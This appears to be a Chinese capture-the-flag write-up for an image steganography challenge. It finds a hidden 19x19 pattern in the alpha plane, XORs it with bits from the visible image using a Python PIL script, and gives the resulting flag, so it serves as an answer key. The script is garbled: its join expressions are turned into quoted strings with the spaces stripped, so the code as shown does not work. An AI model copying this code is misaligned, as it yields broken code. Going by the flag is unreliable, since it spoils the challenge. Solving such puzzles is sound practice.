但是在 kali 看见这是一个不完整的二维码，但是没有二维码的方框。文件名是“stego_100_f78a3acde659adf7ceef546380e49e5f”，使用“Stegsolve”在“Alpha plane 0”通道下发现中间出现一个类似的 19x19 的类似二维码的图片，这样就有两个 19x19 的图片，取异或后转为二进制，再转字符串得到 flag 信息

```
from PIL import Image

img=Image.open('stego_100_f78a3acde659adf7ceef546380e49e5f')
m1=m2=""
#取大图二进制
for y in range(0,img.size[0],19):
    for x in range(0,img.size[1],19):
        r,g,b,a=img.getpixel((x,y))
        m1+=str(r&1)
#取中间隐写图二进制
for y in range(171,171+19):
    for x in range(171,171+19):
        r,g,b,a=img.getpixel((x,y))
        m2+=str(a&1)
#二进制串取异或
xor=".join(str(int(A)^int(B))forA,Binzip(m1,m2))"
#二进制转字符串并输出
print(".join(chr(int(xor[i:i+8],2))foriinrange(0,len(xor),8)))"
输出的结果是 flag=ASIS_08213db585ffe1c93c8f04622c319594
所以 flag 就是 SeBaFi{ASIS_08213db585ffe1c93c8f04622c319594}
```